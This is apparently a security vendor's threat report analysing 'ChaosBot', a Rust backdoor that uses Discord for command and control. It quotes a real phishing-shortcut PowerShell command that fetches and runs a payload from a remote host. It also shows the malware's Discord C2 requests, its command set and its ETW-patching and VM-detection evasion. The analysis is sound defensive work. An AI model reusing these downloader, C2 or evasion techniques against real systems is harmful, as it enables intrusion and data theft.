New Rust Malware "ChaosBot" Uses Discord for Command and Control

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

In late September 2025, eSentire's Threat Response Unit (TRU) discovered a novel Rust-based backdoor within a financial services customer's environment. The malware, dubbed "ChaosBot" by TRU, leverages legitimate Discord services for Command and Control purposes.

The name "ChaosBot" was derived from a threat actor's Discord profile, "chaos_00019", who is a key threat actor responsible for sending commands to infected devices. Further analysis of victim demographics suggests that

ChaosBot operators mainly target Vietnamese speakers, albeit not exclusively.

Figure 1 – Visual Representation of ChaosBot

Attack Chain

Threat actors leveraged compromised credentials that mapped to both CiscoVPN and an over-privileged Active Directory account named, "serviceaccount". Using the compromised account, they leveraged WMI to execute remote commands across systems in the network, facilitating the deployment and execution of ChaosBot.

The ChaosBot payload (**msedge_elf.dll**) was side loaded via the legitimate Microsoft Edge component **identity_helper.exe** from the Public user profile directory: **C:\Users\Public\Libraries**.

ChaosBot was then used to perform system reconnaissance and download fast reverse proxy (frp) to establish a reverse proxy into the network. Additionally, threat actors experimented with downloading Visual Studio Code and attempted to configure a VS Code Tunnel service to act as an additional backdoor, facilitating command/script execution capabilities.




Figure 2 – Attack Chain diagram


Alternate Initial Access Vector

According to reporting by Szabolcs Schmidt on X, ChaosBot operators make use of phishing campaigns with malicious Windows Shortcut files to deploy the malware as well.

The shortcut file runs a PowerShell command that downloads and executes ChaosBot while simultaneously downloading/opening an innocuous PDF to mislead the victim. The PDF poses as legitimate correspondence from the State Bank of Vietnam.

```
$localPath = (Get-Location).Path;
Start-Sleep -Milliseconds 500;
Remove-Item -Path "$localPath\2557.KV6-TTKQ.pdf.lnk" -Force
Invoke-WebRequest -Uri "https://wsbcard.s3.dualstack.us-east-1.amazonaws.com/test/2557.KV6-TTKQ.pdf" -OutFile
"$localPath\2557.KV6-TTKQ.pdf";
Invoke-Item "$localPath\2557.KV6-TTKQ.pdf";
if (-not (Test-Path "C:\Users\Public\videos\UltraViewer")){ New-Item -Type Directory
"C:\Users\Public\videos\UltraViewer" -Force|Out-Null};
Invoke-WebRequest -Uri "https://wsbcard.s3.dualstack.us-east-1.amazonaws.com/test/UltraViewer.zip" -OutFile
"C:\Users\Public\videos\UltraViewer\UltraViewer.zip";
Expand-Archive -Path "C:\Users\Public\videos\UltraViewer\UltraViewer.zip" -DestinationPath
"C:\Users\Public\videos\UltraViewer" -Force;
Remove-Item "C:\Users\Public\videos\UltraViewer\UltraViewer.zip" -Force;
Invoke-Item "C:\Users\Public\videos\UltraViewer\UltraViewer.exe"
```

Figure 3 – PowerShell-based malicious shortcut



NGÂN HÀNG NHÀ NƯỚC
VIỆT NAM
CHI NHÁNH KHU VỰC 6

Số: 2557 /KV6-TTKQ
V/v Thông báo về việc thực hiện các yêu cầu quản lý, giám sát mới đối với tổ chức tín dụng và ngân hàng từ ngày 01/10

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh Phúc

Hải Phòng, ngày 17 tháng 9 năm 2025

I. Mục đích

Nhằm triển khai các yêu cầu quản lý, giám sát mới đối với các tổ chức tín dụng, ngân hàng, Ngân hàng Nhà nước Việt Nam (NHNN) yêu cầu các tổ chức tín dụng:
- Chủ động rà soát, đánh giá hoạt động nội bộ;
- Thiết lập cơ chế thực hiện các quy định mới;
- Bảo đảm hệ thống ngân hàng tuân thủ đầy đủ các yêu cầu từ ngày 01/10/2025.

II. Căn cứ pháp lý

- Luật Các tổ chức tín dụng năm … và các văn bản sửa đổi, bổ sung;
- Nghị định, Thông tư liên quan đến quản lý, giám sát hoạt động ngân hàng;
- Quyết định của Thống đốc NHNN về việc ban hành yêu cầu quản lý, giám sát mới.

III. Nội dung các yêu cầu quản lý, giám sát mới

1. Báo cáo vốn và an toàn tài chính
- Gửi báo cáo định kỳ về tỷ lệ an toàn vốn (CAR) hàng tháng, hàng quý;
- Báo cáo ngay nếu CAR xuống dưới mức tối thiểu (24 giờ).

2. Báo cáo chất lượng tài sản và nợ xấu
- Phân loại nợ, tỷ lệ nợ xấu (NPL), dự phòng rủi ro;
- Báo cáo tài sản bảo đảm và kế hoạch thu hồi nợ.

Figure 4 – State Bank of Vietnam themed PDF

ChaosBot Analysis

ChaosBot is written in Rust and uses either the reqwest or serenity library for interactions with the Discord API depending on the variant. The malware configuration of this particular sample (SHA256: 90f16e9dd3d919a4e6173219a1561ab04607a490567da736fa2ab0180d6fffbb) can be seen below, and includes a discord bot token, guild (server) ID, and a channel ID that the malware uses to send messages to the threat actor(s) Discord when it successfully infects a new device.




Figure 5 – Configuration for ChaosBot

ChaosBot first sends a GET request to ensure the bot token is valid.

```
GET https://discord.com/api/v10/users/@me
HTTP/1.1
authorization: Bot <THREAT_ACTOR_DISCORD_BOT_TOKEN>
accept: */*
host: discord.com
```

The figure below displays the disassembled instructions responsible for checking if the bot token is valid, where we can see the Authorization header is formatted with the bot token and request's RequestBuilder::send method is called.




Figure 6 – Disassembly of bot token checking via RequestBuilder::send

ChaosBot then creates a new channel named after the victim's computer name. In other variants, the channel name is the victim's computer name appended to a hardware identifier.

```
POST https://discord.com/api/v10/guilds/<THREAT_ACTOR_GUILD_ID>/channels
HTTP/1.1
authorization: Bot <THREAT_ACTOR_DISCORD_BOT_TOKEN>
content-type: application/json
accept: */*
host: discord.com
content-length: 35

{"name":"<VICTIM_COMPUTER_NAME>","type":0}
```

After creating the new channel, the malware sends a message to the threat actor(s) "#general" channel notifying the threat actors of the newly compromised computer name. This channel is also where threat actors send commands to be executed by the victim computer.

Through further triage, TRU discovered all known ChaosBot affiliated Discord servers use a general channel named, "常规", suggesting ChaosBot operators may be using a Chinese version of Discord.

```
POST https://discord.com/api/v10/channels/<THREAT_ACTOR_GENERAL_CHANNEL_ID>/messages
HTTP/1.1
authorization: Bot <THREAT_ACTOR_DISCORD_BOT_TOKEN>
content-type: application/json
accept: */*
host: discord.com
content-length: 85

{"content":"Host <VICTIM_COMPUTER_NAME> connected, channel created: <#
<NEW_VICTIM_CHANNEL_ID>>"}
```

The figures below illustrate notifications received in Discord when a new device is infected with ChaosBot.




Figure 7 – New infected device notification in Discord

In other variants of ChaosBot, the connection message looks something like the figure shown below instead.




Figure 8 – New infected device notification in Discord (variant)

The malware then uses a loop to check for commands (messages) placed in the new channel. An example request where threat actors sent the **shell** command can be seen below (truncated for readability). In this case, the threat actors are collecting information about the victim computer via the **systeminfo** LOLBin.

```
GET https://discord.com/api/v10/channels/<NEW_VICTIM_CHANNEL_ID>/messages?limit=1
HTTP/1.1
authorization: Bot <THREAT_ACTOR_DISCORD_BOT_TOKEN>
accept: */*
host: discord.com
[{"type": 0,"content": "shell systeminfo"...
```

An important technical detail to highlight is that when ChaosBot processes **shell** commands, it executes them via a new PowerShell process with a consistent command line: each command is prefixed to set the output encoding to UTF8, as illustrated below. This ensures proper character handling during command execution.

```
powershell -Command "$OutputEncoding = [System.Text.Encoding]::UTF8; <SOME_COMMAND>
"
```

After executing the command via PowerShell, the malware sends back results (e.g. stdout/stderr, screenshots, or files) as file attachments in **multipart/form-data** format via POST request to the **Messages** resource as shown below.




Figure 9 – POST request that returns result of commands

The figure below shows the view from the threat actor's perspective and highlights how the victim machine's system information was uploaded to the channel shortly after the threat actor sent the **shell** command.




Figure 10 – Threat actor perspective, shell command and result of systeminfo

Another example demonstrating how the shell command works can be seen below. In this case, the ipconfig LOLBin is used to collect information about the victim's network configuration.




Figure 11 – Threat actor perspective, shell command and result of ipconfig /all

Among ChaosBot's capabilities is the "**scr**" command that captures screenshots of the infected system. As demonstrated in the example below, when this command is executed, it immediately returns an image of the victim's Desktop.

This functionality serves as a reconnaissance tool for the malware operators, enabling them to quickly assess whether the infected system is a sandbox or a legitimate target.




Figure 12 – Threat actor perspective, scr (screenshot) command

C2 Commands

The table below describes various commands/parameters supported by ChaosBot.

Command	Description
shell <command>	Execute command via PowerShell and upload stderr/stdout to Discord channel as a TXT file named like command_result_<GUID>.txt or message.txt.
download <download_url> <dest_path>	Download a file to the victim device
scr	Screenshot the victim device and upload to Discord channel as a PNG file named like screenshot_<GUID>.png or screenshot.png
upload <src_path>	Upload specified file from victim device to Discord channel

Evasion

New variants of ChaosBot make use of evasion techniques to bypass ETW and Virtual Machines. The first technique involves patching the first few instructions of ntdll!EtwEventWrite (xor eax, eax -> ret).

This effectively prevents ETW consumers, e.g. EDR/AV/sandboxes from seeing telemetry from the process, unless they specifically prevent or detect this evasion technique.




Figure 13 – Before/after patching ntdll!EtwEventWrite




Figure 14 – IDA disassembly of instructions responsible for patching ntdll!EtwEventWrite

The second technique checks the Mac addresses of the system against known Virtual Machine MAC address prefixes for VMWare and VirtualBox. If a match is found, the malware exits.

